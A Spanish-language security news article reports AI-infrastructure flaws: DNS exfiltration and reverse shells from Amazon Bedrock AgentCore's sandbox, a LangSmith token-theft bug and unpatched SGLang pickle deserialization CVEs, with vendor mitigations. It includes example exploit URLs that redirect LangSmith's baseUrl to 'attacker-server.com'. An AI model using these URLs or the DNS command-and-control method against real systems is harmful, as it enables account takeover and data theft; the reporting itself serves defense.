



Vulnerabilidades de IA en Amazon Bedrock, LangSmith, y SGLang permiten la exfiltración de datos y la ejecución remota de código

Investigadores de ciberseguridad han revelado información sobre un nuevo método para extraer datos sensibles desde entornos de ejecución de código de inteligencia artificial (IA) mediante consultas al sistema de nombres de dominio (DNS).

En un informe publicado el lunes, BeyondTrust [indicó](#) que el modo sandbox del intérprete de código Amazon Bedrock AgentCore permite consultas DNS salientes que un atacante puede aprovechar para habilitar shells interactivos y eludir el aislamiento de red. El problema, que no cuenta con un identificador CVE, tiene una puntuación CVSS de 7.5 sobre 10.0.

[Amazon Bedrock AgentCore Code Interpreter](#) es un servicio completamente gestionado que permite a agentes de IA ejecutar código de forma segura en [entornos aislados](#) tipo sandbox, de modo que las cargas de trabajo no puedan acceder a sistemas externos. Fue lanzado por Amazon en agosto de 2025.

El hecho de que el servicio permita consultas DNS a pesar de estar configurado sin “acceso a red” puede posibilitar que *actores maliciosos establezcan canales de comando y control y extraigan datos a través de DNS en determinados escenarios, evadiendo los controles de aislamiento esperados*, según explicó Kinnaird McQuade, arquitecto jefe de seguridad en BeyondTrust.

En un escenario de ataque experimental, un atacante puede explotar este comportamiento para crear un canal de comunicación bidireccional usando consultas y respuestas DNS, obtener una shell inversa interactiva, exfiltrar información sensible mediante consultas DNS si su rol IAM tiene permisos para acceder a recursos de AWS como buckets S3 que almacenen esos datos, y ejecutar comandos.

Además, este mecanismo de comunicación DNS puede ser utilizado para entregar cargas adicionales que se envían al intérprete de código, haciendo que este consulte al servidor DNS de comando y control (C2) en busca de instrucciones almacenadas en registros DNS tipo A, las ejecute y devuelva los resultados mediante consultas a subdominios DNS.


Cabe destacar que el intérprete de código requiere un rol IAM para acceder a recursos de



Vulnerabilidades de IA en Amazon Bedrock, LangSmith, y SGLang permiten la exfiltración de datos y la ejecución remota de código

AWS. No obstante, un descuido sencillo puede provocar la asignación de un rol con privilegios excesivos, otorgando amplios permisos para acceder a información sensible.


Esta investigación demuestra cómo la resolución DNS puede debilitar las garantías de aislamiento de red en intérpretes de código en sandbox, afirmó BeyondTrust. Mediante este enfoque, los atacantes podrían haber extraído datos sensibles de recursos de AWS accesibles mediante el rol IAM del intérprete, lo que podría provocar interrupciones del servicio, filtraciones de información confidencial de clientes o eliminación de infraestructura.





Vulnerabilidades de IA en Amazon Bedrock, LangSmith, y SGLang permiten la exfiltración de datos y la ejecución remota de código

Tras una divulgación responsable en septiembre de 2025, Amazon determinó que se trata de un comportamiento intencionado y no de un fallo, recomendando a los clientes utilizar el [modo VPC](#) en lugar del modo sandbox para lograr un aislamiento de red completo. Asimismo, aconseja implementar un [firewall DNS](#) para filtrar el tráfico saliente.



Para proteger cargas de trabajo sensibles, los administradores deben identificar todas las instancias activas del intérprete AgentCore y migrar de inmediato aquellas que manejan datos críticos del modo sandbox al modo VPC, señaló Jason Soroko, investigador senior en Sectigo.

Operar dentro de una VPC proporciona la infraestructura necesaria para un aislamiento de red robusto, permitiendo aplicar grupos de seguridad estrictos, listas de control de acceso de red y firewalls DNS de Route53 Resolver para supervisar y bloquear resoluciones DNS no autorizadas. Finalmente, los equipos de seguridad deben auditar rigurosamente los roles IAM asociados, aplicando el principio de mínimo privilegio para limitar el impacto de un posible compromiso.



Fallo de toma de control de cuentas en LangSmith

La revelación coincide con el anuncio de Miggo Security sobre una vulnerabilidad de alta gravedad en LangSmith ([CVE-2026-25750](#), puntuación CVSS: 8.5), que exponía a los usuarios al robo de tokens y a la toma de control de cuentas. El problema, que afecta tanto a implementaciones locales como en la nube, fue corregido en la versión 0.12.71 de diciembre de 2025.

La falla se describe como una inyección de parámetros en la URL debido a la falta de validación del parámetro baseUrl, lo que permite a un atacante robar el token bearer de un usuario autenticado, su ID y el ID del espacio de trabajo, enviándolos a un servidor bajo su control mediante técnicas de ingeniería social, como inducir a la víctima a hacer clic en un enlace manipulado.

Cloud – smith.langchain[.]com/studio/?baseUrl=https://attacker-server.com


Self-hosted – <dominio_LangSmith_del_cliente>/studio/?baseUrl=https://attacker-server.com

La explotación exitosa de esta vulnerabilidad podría permitir a un atacante acceder sin autorización al historial de trazas de la IA, así como exponer consultas SQL internas, registros de clientes en CRM o código fuente propietario mediante el análisis de llamadas a herramientas.

Un usuario autenticado de LangSmith podría verse comprometido simplemente al acceder a un sitio controlado por un atacante o al hacer clic en un enlace malicioso, [explicaron](#) los investigadores de Miggo.



Vulnerabilidades de IA en Amazon Bedrock, LangSmith, y SGLang permiten la exfiltración de datos y la ejecución remota de código



Esta vulnerabilidad recuerda que las plataformas de observabilidad de IA son ahora infraestructura crítica. Al priorizar la flexibilidad para desarrolladores, estos sistemas a menudo eluden controles de seguridad. Este riesgo aumenta porque, al igual que el software tradicional, los agentes de IA tienen acceso profundo a datos internos y servicios de terceros.

Fallos de deserialización insegura en SGLang

También se han identificado vulnerabilidades en SGLang, un popular framework de código abierto para servir modelos de lenguaje de gran tamaño y modelos multimodales de IA, que podrían desencadenar deserialización insegura mediante pickle, con el riesgo de ejecución remota de código.

Las vulnerabilidades, descubiertas por el investigador Igor Stepansky de Orca Security,



Vulnerabilidades de IA en Amazon Bedrock, LangSmith, y SGLang permiten la exfiltración de datos y la ejecución remota de código

permanecen sin parche al momento de redactar este texto. A continuación, un resumen:

- [CVE-2026-3059](#) (CVSS: 9.8) – Vulnerabilidad de ejecución remota de código sin autenticación a través del broker ZeroMQ (ZMQ), que deserializa datos no confiables usando `pickle.loads()` sin verificación. Afecta al módulo de generación multimodal.
- [CVE-2026-3060](#) (CVSS: 9.8) – Vulnerabilidad similar en el módulo de desagregación, también por deserialización insegura sin autenticación. Afecta al sistema de desagregación paralela del codificador.
- [CVE-2026-3989](#) (CVSS: 7.8) – Uso inseguro de la función `pickle.load()` sin validación en “`replay_request_dump.py`”, explotable mediante archivos pickle maliciosos.

Las dos primeras permiten ejecución remota de código sin autenticación en cualquier implementación de SGLang que exponga funciones de generación multimodal o desagregación a la red, [indicó Stepansky](#). La tercera implica deserialización insegura en una herramienta de reproducción de volcados de fallos.

En un aviso coordinado, el CERT Coordination Center (CERT/CC) explicó que SGLang es vulnerable a CVE-2026-3059 cuando el sistema multimodal está habilitado, y a CVE-2026-3060 cuando lo está el sistema de desagregación paralela.

Si se cumple alguna de estas condiciones y un atacante conoce el puerto TCP donde escucha el broker ZMQ, puede explotar la vulnerabilidad enviando un archivo pickle malicioso que será deserializado por el sistema, [señaló CERT/CC](#).

Se recomienda a los usuarios restringir el acceso a las interfaces del servicio y evitar su exposición a redes no confiables. También es aconsejable implementar segmentación de red y controles de acceso adecuados para impedir interacciones no autorizadas con los endpoints de ZeroMQ.

Aunque no hay evidencia de explotación activa, es fundamental vigilar conexiones TCP entrantes inesperadas hacia el broker ZMQ, procesos secundarios inusuales generados por el proceso Python de SGLang, creación de archivos en ubicaciones anómalas y conexiones



Vulnerabilidades de IA en Amazon Bedrock, LangSmith, y SGLang permiten la exfiltración de datos y la ejecución remota de código

salientes hacia destinos no habituales.